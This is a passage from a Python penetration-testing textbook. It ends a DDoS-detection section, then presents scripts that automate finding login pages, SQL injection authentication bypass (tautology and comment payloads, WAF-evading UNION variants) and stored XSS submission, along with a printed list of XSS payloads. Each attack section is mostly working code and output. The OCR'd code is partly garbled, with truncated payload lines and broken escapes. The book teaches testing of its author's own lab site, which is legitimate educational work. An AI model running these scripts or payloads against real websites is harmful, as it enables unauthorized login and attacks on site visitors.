When I was pursuing my Masters of Engineering degree, my friend and I were working on a DDoS attack. This is a very serious attack and difficult to detect, where it is nearly impossible to guess whether the traffic is coming from a fake host or a real host. In a DoS attack, traffic comes from only one source, so we can block that particular host. Based on certain assumptions, we can make rules to detect DDoS attacks. If the web server is running only traffic containing port 80, it should be allowed. Now, let's go through a very simple code for detecting a DDoS attack. The program's name is `DDOS_detect1.py`:


```
import socket
import struct
from datetime import datetime
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, 8)
dict = {}
file_txt = open("dos.txt",'a')
file_txt.writelines("**********")
t1= str(datetime.now())
file_txt.writelines(t1)
file_txt.writelines("**********")
file_txt.writelines("n")
print "Detection Start ......."
D_val =10
D_val1 = D_val+10
while True:
```

```
pkt  = s.recvfrom(2048)
ipheader = pkt[0][14:34]
ip_hdr = struct.unpack("!8sB3s4s4s",ipheader)
IP = socket.inet_ntoa(ip_hdr[3])
print "Source IP", IP
if dict.has_key(IP):
  dict[IP]=dict[IP]+1
  print dict[IP]
  if(dict[IP]>D_val) and (dict[IP]<D_val1) :

    line = "DDOS Detected "
    file_txt.writelines(line)
    file_txt.writelines(IP)
    file_txt.writelines("n")

else:
dict[IP]=1
```

In `Chapter 3`, *Sniffing and Penetration Testing*, you learned about a sniffer. In the previous code, we used a sniffer to get the packet's source IP address. The `file_txt = open("dos.txt",'a')` statement opens a file in append mode, and this `dos.txt` file is used as a logfile to detect the DDoS attack. Whenever the program runs, the `file_txt.writelines(t1)` statement writes the current time. The `D_val =10` variable is an assumption just for the demonstration of the program. The assumption is made by viewing the statistics of hits from a particular IP. Consider a case of a tutorial website. The hits from the college and school's IP would be more. If a huge number of requests come in from a new IP, then it might be a case of a DoS. If the count of the incoming packets from one IP exceeds the `D_val` variable, then the IP is considered to be responsible for a DDoS attack. The `D_val1` variable will be used later in the code to avoid redundancy. I hope you are familiar with the code before the `if dict.has_key(IP):` statement. This statement will check whether the key (IP address) exists in the dictionary or not. If the key exists in `dict`, then the `dict[IP]=dict[IP]+1` statement increases the `dict[IP]` value by one, which means that `dict[IP]` contains a count of packets that come from a particular IP. The `if(dict[IP]>D_val)` and `(dict[IP]<D_val1)` : statements are the criteria to detect and write results in the `dos.txt` file; `if(dict[IP]>D_val)` detects whether the incoming packet's count exceeds the `D_val` value or not. If it exceeds it, the subsequent statements will write the IP in `dos.txt` after getting new packets. To avoid redundancy, the `(dict[IP]<D_val1)` statement has been used. The upcoming statements will write the results in the `dos.txt` file.

Run the program on a server and run `mimp.py` on the attacker's machine.

The following screenshot shows the `dos.txt` file. Look at that file. It writes a single IP nine times, as we have mentioned `D_val1 = D_val+10`. You can change the `D_val` value to set the number of requests made by a particular IP. These depend on the old statistics of the website. I hope the preceding code will be useful for research purposes:



Detecting a DDoS attack

If you are a security researcher, the preceding program should be useful to you. You can modify the code such that only the packet that contains port 80 will be allowed.

Summary

In this chapter, we learned about client-side validation as well as how to bypass client-side validation. We also learned in which situations client-side validation is a good choice. We have gone through how to use Python to fill in a form and send the parameter where the GET method has been used. As a penetration tester, you should know how parameter tampering affects a business. Four types of DoS attacks have been presented in this chapter. A single IP attack falls into the category of a DoS attack and a Multiple IP attack falls into the category of a DDoS attack. This section is helpful not only for a pentester, but also for researchers. Taking advantage of Python DDoS-detection scripts, you can modify the code and create larger code, which can trigger actions to control or mitigate the DDoS attack on the server.

In the next chapter, you will learn SQL injection and **Cross-Site Scripting** attacks (**XSS**). You will learn how to take advantage of Python to carry out SQL injection tests. You'll also learn how to automate an XSS attack by using Python scripts.

9
Pentesting SQL and XSS

In this chapter, we will discuss some serious attacks on a web application. You must have heard about incidents such as data theft, the cracking of usernames and passwords, the defacement of websites, and so on. These are known to occur mainly due to the vulnerabilities that exist in web applications, which are usually performed with SQL injection and XSS attacks. In `Chapter 7`, *Foot Printing of a Web Server and a Web Application*, you learned how to see which database software is being used and which OS is running on the web server. Now, we will proceed with our attacks one by one. In this chapter, we will cover the following topics:

- The SQL injection attack
- Types of SQL injection attacks
- An SQL injection attack by Python script
- A cross-site scripting attack
- Types of XSS
- An XSS attack by Python script

Introducing the SQL injection attack

SQL injection is a technique, or you could say, an expert technique, that is used to steal data by taking advantage of a nonvalidated input vulnerability. The method by which a web application works can be seen in the following screenshot:

The method by which a web application works

If our query were not validated, then it would go to the database for execution, and then it might reveal sensitive data or delete data. How data-driven websites work is shown in the preceding screenshot. In this screenshot, we are shown that the client opens the web page on a local computer. The host is connected to a web server via the internet. The preceding screenshot clearly shows the method by which the web application interacts with the database of a web server.

Types of SQL injections

SQL injection attacks can be categorized into the following two types:

- Simple SQL injection
- Blind SQL injection

Simple SQL injection

A simple SQL injection attack contains tautology. In tautology, injecting statements are always `true`. A union select statement returns the union of the intended data with the targeted data. We will look at SQL injection in detail in the following section.

Blind SQL injection

In this attack, the attacker takes advantage of the error messages generated by the database server after performing an SQL injection attack. The attacker gleans data by asking a series of true or false questions.

Understanding the SQL injection attack by a Python script

All SQL injection attacks can be carried out manually. However, you can use Python programming to automate the attack. If you are a good pentester and know how to perform attacks manually, then you can make your own program check this.

In order to obtain the username and password of a website, we must have the URL of the admin or login console page. The client does not provide the link to the admin console page on the website.

Here, Google fails to provide the login page for a particular website. Our first step is to find the admin console page. I remembered that, years ago, I used the URLs `http://192.168.0.4/login.php` and `http://192.168.0.4/login.html`. Now, web developers have become smart, and they use different names to hide the login page.

Let's say that I have more than 300 links to try. If I try doing this manually, it would take around one to two days to obtain the web page.

Let's take a look at a small program, `login1.py`, to find the login page for PHP websites:

```
import httplib
import shelve # to store login pages name
url = raw_input("Enter the full URL ")
url1 =url.replace("http://","")
url2= url1.replace("/","")
s = shelve.open("mohit.raj",writeback=True)

for u in s['php']:
  a = "/"
  url_n = url2+a+u
  print url_n
  http_r = httplib.HTTPConnection(url2)
  u=a+u
  http_r.request("GET",u)
  reply = http_r.getresponse()
  if reply.status == 200:
    print "n URL found ---- ", url_n
    ch = raw_input("Press c for continue : ")
    if ch == "c" or ch == "C" :
      continue
    else :
      break
s.close()
```

For a better understanding, assume that the preceding code is an empty pistol. The `mohit.raj` file is like the magazine of a pistol, and `data_handle.py` is like a machine that can be used to put bullets in the magazine.


I have written this code for a PHP-driven website. Here, I imported `httplib` and `shelve`. The `url` variable stores the URL of the website entered by the user. The `url2` variable stores only the domain name or IP address. The `s = shelve.open("mohit.raj",writeback=True)` statement opens the `mohit.raj` file that contains a list of the expected login page names that I entered (the expected login page) in the file, based on my experience. The `s['php']` variable means that `php` is the key name of the list, and `s['php']` is the list saved in the shelve file (`mohit.raj`) using the name `'php'`. The `for` loop extracts the login page names one by one, and `url_n = url2+a+u` will show the URL for testing. An `HTTPConnection` instance represents one transaction with an HTTP server. The `http_r = httplib.HTTPConnection(url2)` statement only needs the domain name; this is why only the `url2` variable has been passed as an argument and, by default, it uses port `80` and stores the result in the `http_r` variable. The `http_r.request("GET",u)` statement makes the network request, and the `http_r.getresponse()` statement extracts the response.

If the return code is `200`, it means that we have succeeded. It will print the current URL. If, after this first success, you still want to find more pages, you could press the *C* key.

You might be wondering why I used the `httplib` library and not the `urllib` library. If you are, then you are thinking along the right lines. Actually, what happens is that many websites use redirection for error handling. The `urllib` library supports redirection, but `httplib` does not support redirection. Consider that when we hit a URL that does not exist, the website (which has custom error handling) redirects the request to another page that contains a message such as `Page not found` or `Page does not exist`, that is, a custom 404 page. In this case, the HTTP status return code is `200`. In our code, we used `httplib`; this doesn't support redirection, so the HTTP status return code, `200`, will not produce.

In order to manage the `mohit.raj` database file, I made a Python program, `data_handler.py`.

Now, it is time to see the output in the following screenshot:



The login.py program showing the login page

Here, the login pages are `http://192.168.0.6/admin` and `http://192.168.0.6/admin/index.php`.


Let's check the `data_handler.py` file.

Now, let's write the code as follows:

```
import shelve
def create():
  print "This only for One key "
  s = shelve.open("mohit.raj",writeback=True)
  s['php']= []

def update():
  s = shelve.open("mohit.raj",writeback=True)
  val1 = int(raw_input("Enter the number of values  "))
  for x in range(val1):
    val = raw_input("n Enter the valuet")
    (s['php']).append(val)
  s.sync()
  s.close()

def retrieve():
  r = shelve.open("mohit.raj",writeback=True)
  for key in r:
    print "*"*20
    print key
    print r[key]
    print "Total Number ", len(r['php'])
  r.close()

while (True):
  print "Press"
  print "  C for Create, t  U for Update,t  R for retrieve"
  print "  E for exit"
  print "*"*40
  c=raw_input("Enter t")
  if (c=='C' or c=='c'):
    create()

  elif(c=='U' or c=='u'):
    update()
  elif(c=='R' or c=='r'):
    retrieve()
  elif(c=='E' or c=='e'):
    exit()
  else:
```

```
    print "t Wrong Input"
```

I hope you remember the port scanner program in which we used a database file that stored the port number with the port description. Here, a list named `php` is used and the output can be seen in the following screenshot:



Showing mohit.raj by data_handler.py

The previous program is for PHP. We can also make programs for different web server languages such as ASP.NET.

Now, it's time to perform an SQL injection attack that is tautology based. Tautology-based SQL injection is usually used to bypass user authentication.

For example, assume that the database contains usernames and passwords. In this case, the web application programming code would be as follows:

```
$sql = "SELECT count(*) FROM cros where (User=".$uname." and
Pass=".$pass.")";
```

The `$uname` variable stores the username, and the `$pass` variable stores the password. If a user enters a valid username and password, then `count(*)` will contain one record. If `count(*) > 0`, then the user can access their account. If an attacker enters `1" or "1"="1` in the username and password fields, then the query will be as follows:

```
 $sql = "SELECT count(*) FROM cros where (User="1" or "1"="1." and Pass="1"
or "1"="1")";.
```

The `User` and `Pass` fields will remain `true`, and the `count(*)` field will automatically become `count(*)> 0`.

Let's write the `sql_form6.py` code and analyze it line by line:

```
import mechanize
import re
br = mechanize.Browser()
br.set_handle_robots( False )
url = raw_input("Enter URL ")
br.set_handle_equiv(True)
br.set_handle_gzip(True)
br.set_handle_redirect(True)
br.set_handle_referer(True)
br.set_handle_robots(False)
br.open(url)

for form in br.forms():
  print form
br.select_form(nr=0)
pass_exp = ["1'or'1'='1",'1" or "1"="1']

user1 = raw_input("Enter the Username ")
pass1 = raw_input("Enter the Password ")

flag =0
p =0
while flag ==0:
  br.select_form(nr=0)
  br.form[user1] = 'admin'
  br.form[pass1] = pass_exp[p]
  br.submit()
  data = ""
  for link in br.links():
    data=data+str(link)

  list = ['logout','logoff', 'signout','signoff']
  data1 = data.lower()
  for l in list:
    for match in re.findall(l,data1):
      flag = 1
  if flag ==1:
    print "t Success in ",p+1," attempts"
    print "Successfull hit --> ",pass_exp[p]
  elif(p+1 == len(pass_exp)):
    print "All exploits over "
    flag =1
  else :
    p = p+1
```

You should be able to understand the program up until the `for` loop. The `pass_exp` variable represents the list that contains the password attacks based on tautology. The `user1` and `pass1` variables ask the user to enter the username and password field as shown by form. The `flag=0` variable makes the `while` loop continue, and the `p` variable initializes as `0`. Inside the `while` loop, which is the `br.select_form(nr=0)` statement, select the HTML form one. Actually, this code is based on the assumption that, when you go to the login screen, it will contain the login username and password fields in the first HTML form. The `br.form[user1] = 'admin'` statement stores the username; actually, I used it to make the code simple and understandable. The `br.form[pass1] = pass_exp[p]` statement shows the element of the `pass_exp` list passing to `br.form[pass1]`. Next, the `for` loop section converts the output into string format. How do we know if the password has been accepted successfully? You have seen that, after successfully logging in to the page, you will find a logout or sign out option on the page. I stored different combinations of the logout and sign out options in a list named `list`. The `data1 = data.lower()` statement changes all of the data to lowercase. This will make it easy to find the logout or sign out terms in the data. Now, let's look at the code:


```
for l in list:
    for match in re.findall(l,data1):
      flag = 1
```

The preceding piece of code will find any value of the `list` in `data1`. If a match is found, then `flag` becomes `1`; this will break the `while` loop. Next, the `if flag ==1` statement will show successful attempts. Let's look at the next line of code:

```
elif(p+1 == len(pass_exp)):
    print "All exploits over "
    flag =1
```

The preceding piece of code shows that if all of the values of the `pass_exp` list are over, then the `while` loop will break.

Now, let's check the output of the code in the following screenshot:



A SQL injection attack

The preceding screenshot shows the output of the code. This is very basic code to clear the logic of the program. Now, I want you to modify the code and make a new code in which you can provide list values to the password as well as to the username.


We can write different code (`sql_form7.py`) for the username that contains `user_exp = ['admin" --', "admin' --", 'admin" #', "admin' #" ]` and fill in anything in the password field. The logic behind this list is that after the admin strings – or `#` make a comment, the rest of the line is in the SQL statement:

```
import mechanize
import re
br = mechanize.Browser()
br.set_handle_robots( False )
url = raw_input("Enter URL ")
br.set_handle_equiv(True)
br.set_handle_gzip(True)
br.set_handle_redirect(True)
br.set_handle_referer(True)
br.set_handle_robots(False)
br.open(url)

for form in br.forms():
  print form
form = raw_input("Enter the form name " )
br.select_form(name =form)
```

```
user_exp = ['admin" --', "admin' --",   'admin" #', "admin' #" ]

user1 = raw_input("Enter the Username ")
pass1 = raw_input("Enter the Password ")

flag =0
p =0
while flag ==0:
  br.select_form(name =form)
  br.form[user1] = user_exp[p]
  br.form[pass1] = "aaaaaaaa"
  br.submit()
  data = ""
  for link in br.links():
    data=data+str(link)

  list = ['logout','logoff', 'signout','signoff']
  data1 = data.lower()
  for l in list:
    for match in re.findall(l,data1):
      flag = 1
  if flag ==1:
    print "t Success in ",p+1," attempts"
    print "Successfull hit --> ",user_exp[p]
  elif(p+1 == len(user_exp)):
    print "All exploits over "
    flag =1
  else :
    p = p+1
```

In the preceding code, we used one more variable, `form`; in the output, you have to select the form name. In the `sql_form6.py` code, I assumed that the username and password are contained in the form number `1`.

The output of the previous code is as follows:



The SQL injection username query exploitation

Now, we can merge both the `sql_form6.py` and `sql_from7.py` code and make one code.

In order to mitigate the preceding SQL injection attack, you have to set a filter program that filters the input string entered by the user. In PHP,
the `mysql_real_escape_string()` function is used to filter. The following screenshot shows us how to use this function:

```
$uname =  $_POST['user'];
$pass =  $_POST['pass'];

$uname = $_POST['user'];
$uname = mysql_real_escape_string($uname);

$pass = $_POST['pass'];
$pass = mysql_real_escape_string($pass);
```

Entered by user

The SQL injection filter in PHP

So far, you have got the idea of how to carry out a SQL injection attack. In a SQL injection attack, we have to do a lot of things manually, because there are a lot of SQL injection attacks, such as time-based, SQL query-based contained order by, union-based, and so on. Every pentester should know how to craft queries manually. For one type of attack, you can make a program, but now, different website developers use different methods to display data from the database. Some developers use HTML forms to display data, and some use simple HTML statements to display data. A Python tool called *sqlmap* can do many things. However, sometimes, a web application firewall, such as mod security, is present; this does not allow queries such as *union* and *order by*. In this situation, you have to craft queries manually, as shown here:

```
/*!UNION*/ SELECT 1,2,3,4,5,6,--
/*!00000UNION*/ SELECT 1,2,database(),4,5,6 –
/*!UnIoN*/ /*!sElEcT*/ 1,2,3,4,5,6 –
```

You can make a list of crafted queries. When simple queries do not work, you can check the behavior of the website. Based on the behavior, you can decide whether the query is successful or not. In this instance, Python programming is very helpful.

Now, let's look at the following steps to make a Python program for a firewall-based website:

1. Make a list of all of the crafted queries
2. Apply a simple query to a website and observe the response of the website
3. Use this `attempt not successful` response to unsuccessful attempts
4. Apply the listed queries one by one and match the response by the program
5. If the response is not matched, then check the query manually
6. If it appeared to be successful, then stop the program

The preceding steps are used to show only whether the crafted query is successful or not. The desired result can be found only by viewing the website.

Learning about cross-site scripting

In this section, we will discuss the **Cross-Site Scripting** (**XSS**) attack. XSS attacks exploit vulnerabilities in dynamically-generated web pages, and this happens when invalidated input data is included in the dynamic content that is sent to the user's browser for rendering.

Cross-site attacks are of the following two types:

- Persistent or stored XSS
- Nonpersistent or reflected XSS

Persistent or stored XSS

In this type of attack, the attacker's input is stored in the web server. In several websites, you will have seen comment fields and a message box where you can write your comments. After submitting the comment, your comment is shown on the display page. Try to think of one instance where your comment becomes part of the HTML page of the web server; this means that you have the ability to change the web page. If proper validations are not there, then your malicious code can be stored in the database, and when it is reflected back on the web page, it produces an undesirable effect. It is stored permanently in the database server, and that's why it is known as being persistent.

Nonpersistent or reflected XSS

In this type of attack, the input of the attacker is not stored in the database server. The response is returned in the form of an error message. The input is given with the URL or in the search field. In this chapter, we will work on stored XSS.


Now, let's look at the code for the XSS attack. The logic of the code is to send an exploit to a website. In the following code, we will attack one field of a form:

```
import mechanize
import re
import shelve
br = mechanize.Browser()
br.set_handle_robots( False )
url = raw_input("Enter URL ")
br.set_handle_equiv(True)
br.set_handle_gzip(True)
#br.set_handle_redirect(False)
br.set_handle_referer(True)
br.set_handle_robots(False)
br.open(url)
s = shelve.open("mohit.xss",writeback=True)
for form in br.forms():
  print form

att = raw_input("Enter the attack field ")
```

```
non = raw_input("Enter the normal field ")
br.select_form(nr=0)

p =0
flag = 'y'
while flag =="y":
  br.open(url)
  br.select_form(nr=0)
  br.form[non] = 'aaaaaaa'
  br.form[att] = s['xss'][p]
  print s['xss'][p]
  br.submit()
  ch = raw_input("Do you continue press y ")
  p = p+1
  flag = ch.lower()
```

This code has been written for a website that uses the name and comment fields. This small piece of code will give you an idea of how to accomplish the XSS attack. Sometimes, when you submit a comment, the website will redirect to the display page. That's why we make a comment using the `br.set_handle_redirect(False)` statement. In the code, we stored the exploit code in the `mohit.xss` shelve file. The statement for the form in `br.forms()`: will print the form. By viewing the form, you can select the form field which you want to attack. Setting the `flag = 'y'` variable makes the `while` loop execute at least once. The interesting thing is that, when we used the `br.open(url)` statement, it opened the URL of the website every time because, in my dummy website, I used redirection; this means that after submitting the form, it will redirect to the display page, which displays the old comments. The `br.form[non] = 'aaaaaaa'` statement just fills the `aaaaaa` string in the input field. The `br.form[att] = s['xss'][p]` statement shows that the selected field will be filled by the XSS exploit string. The `ch = raw_input("Do you continue press y ")` statement asks for user input for the next exploit. If a user enters `y` or `Y`, `ch.lower()` makes it `y`, keeping the `while` loop alive.

Now, it's time for the output. The following screenshot shows the Index page of `192.168.0.5`:




The Index page of the website

Now, it's time to see the code's output:

The output of the code


You can see the output of the code in the preceding screenshot. When I press the *y* key, the code sends the XSS exploit.

Now, let's look at the output of the website:



The output of the website

You can see that the code is successfully sending the output to the website. However, this field is not affected by the XSS attack because of the secure coding in PHP. At the end of the chapter, you will see the secure coding of the **Comment** field. Now, run the code and check the name field:



A successful attack on the name field

Now, let's take a look at the code of `xss_data_handler.py`, from which you can update `mohit.xss`:

```
import shelve
def create():
  print "This only for One key "
  s = shelve.open("mohit.xss",writeback=True)
  s['xss']= []

def update():
  s = shelve.open("mohit.xss",writeback=True)
  val1 = int(raw_input("Enter the number of values  "))
  for x in range(val1):
    val = raw_input("n Enter the valuet")
    (s['xss']).append(val)
  s.sync()
  s.close()

def retrieve():
  r = shelve.open("mohit.xss",writeback=True)
  for key in r:
    print "*"*20
    print key
    print r[key]
    print "Total Number ", len(r['xss'])
  r.close()

while (True):
  print "Press"
  print "  C for Create, t  U for Update,t  R for retrieve"
  print "  E for exit"
  print "*"*40
  c=raw_input("Enter t")
  if (c=='C' or c=='c'):
    create()

  elif(c=='U' or c=='u'):
    update()
  elif(c=='R' or c=='r'):
    retrieve()
  elif(c=='E' or c=='e'):
    exit()
  else:
    print "t Wrong Input"
```

I hope that you are familiar with the preceding code. Now, look at the output of the preceding code:

```
G:\Project Snake\Chapter 7\programs>python xss_data_handler.py
Press
  C for Create,           U for Update,   R for retrieve
  E for exit
****************************************
Enter   r
********************
xss
['<SCRIPT>+alert("KCF")</SCRIPT>', '<script>alert(1)</script>', '<sc
KCF/)</script>', '<a onmouseover=(alert(1))>KCF</a>', '<p/onmouseove
:alert(1); >KCF</p>', '<article xmlns="><img src=x onerror=alert(1)"
, '<svg><style>&ltimg src=x onerror=alert(1)&gt</svg> ', '"onmouseov
a="', "'+alert(1)&&null=='", "\\'><script>1(\\/script>", "\\'><body
\'>", '><script>1(\\/script>', '"><body onload="1">', '<img src="x:k
"alert(1)">', '<meta http-equiv="refresh" content="0;javascript&colo
>', "<scr/**/ipt>alert(1)</sc/**/ipt>",'#<script>alert(1)</script>',
=alert(1);','alert(1)", '<img src="<img src=x"/onerror=alert(1)//">
/src/onerror=alert(1)>\',\'%3Cimg%20name%3DgetElementsByTagName%20sr
>prompt(-[])</script>', "<scr/**/ipt>alert(1)</sc/**/ipt>",'#<script
cript>','onmouseover=alert(1);','alert(1)", "eval('\\141\\154\\145\\
\\61\\51')"]
Total Number  20
Press
  C for Create,           U for Update,   R for retrieve
  E for exit
****************************************
Enter
```

The output of xss_data_handler.py

The preceding screenshot shows the contents of the `mohit.xss` file; the `xss.py` file is limited to two fields. However, now let's look at the code that is not limited to two fields.

The `xss_list.py` file is as follows:

```
import mechanize
import shelve
br = mechanize.Browser()
br.set_handle_robots( False )
url = raw_input("Enter URL ")
br.set_handle_equiv(True)
br.set_handle_gzip(True)
#br.set_handle_redirect(False)
br.set_handle_referer(True)
br.set_handle_robots(False)
br.open(url)
s = shelve.open("mohit.xss",writeback=True)
for form in br.forms():
  print form
list_a =[]
list_n = []
```

```
field = int(raw_input('Enter the number of field "not readonly" '))
for i in xrange(0,field):
  na = raw_input('Enter the field name, "not readonly" ')
  ch = raw_input("Do you attack on this field? press Y ")
  if (ch=="Y" or ch == "y"):
    list_a.append(na)
  else :
    list_n.append(na)

br.select_form(nr=0)

p =0
flag = 'y'
while flag =="y":
  br.open(url)
  br.select_form(nr=0)
  for i in xrange(0, len(list_a)):
    att=list_a[i]
    br.form[att] = s['xss'][p]
  for i in xrange(0, len(list_n)):
    non=list_n[i]
    br.form[non] = 'aaaaaaa'
  print s['xss'][p]
  br.submit()
  ch = raw_input("Do you continue press y ")
  p = p+1
  flag = ch.lower()
```

The preceding code has the ability to attack multiple fields or a single field. In this code, we used two lists, `list_a` and `list_n`. The `list_a` list contains the field(s) name on which you want to send XSS exploits, and `list_n` contains the field(s) name on which you don't want to send XSS exploits.

Now, let's look at the program. If you understood the `xss.py` program, you would have noticed that we made an amendment to `xss.py` to create `xss_list.py`:

```
list_a =[]
list_n = []
field = int(raw_input('Enter the number of field "not readonly" '))
for i in xrange(0,field):
  na = raw_input('Enter the field name, "not readonly" ')
  ch = raw_input("Do you attack on this field? press Y ")
  if (ch=="Y" or ch == "y"):
    list_a.append(na)
  else :
    list_n.append(na)
```

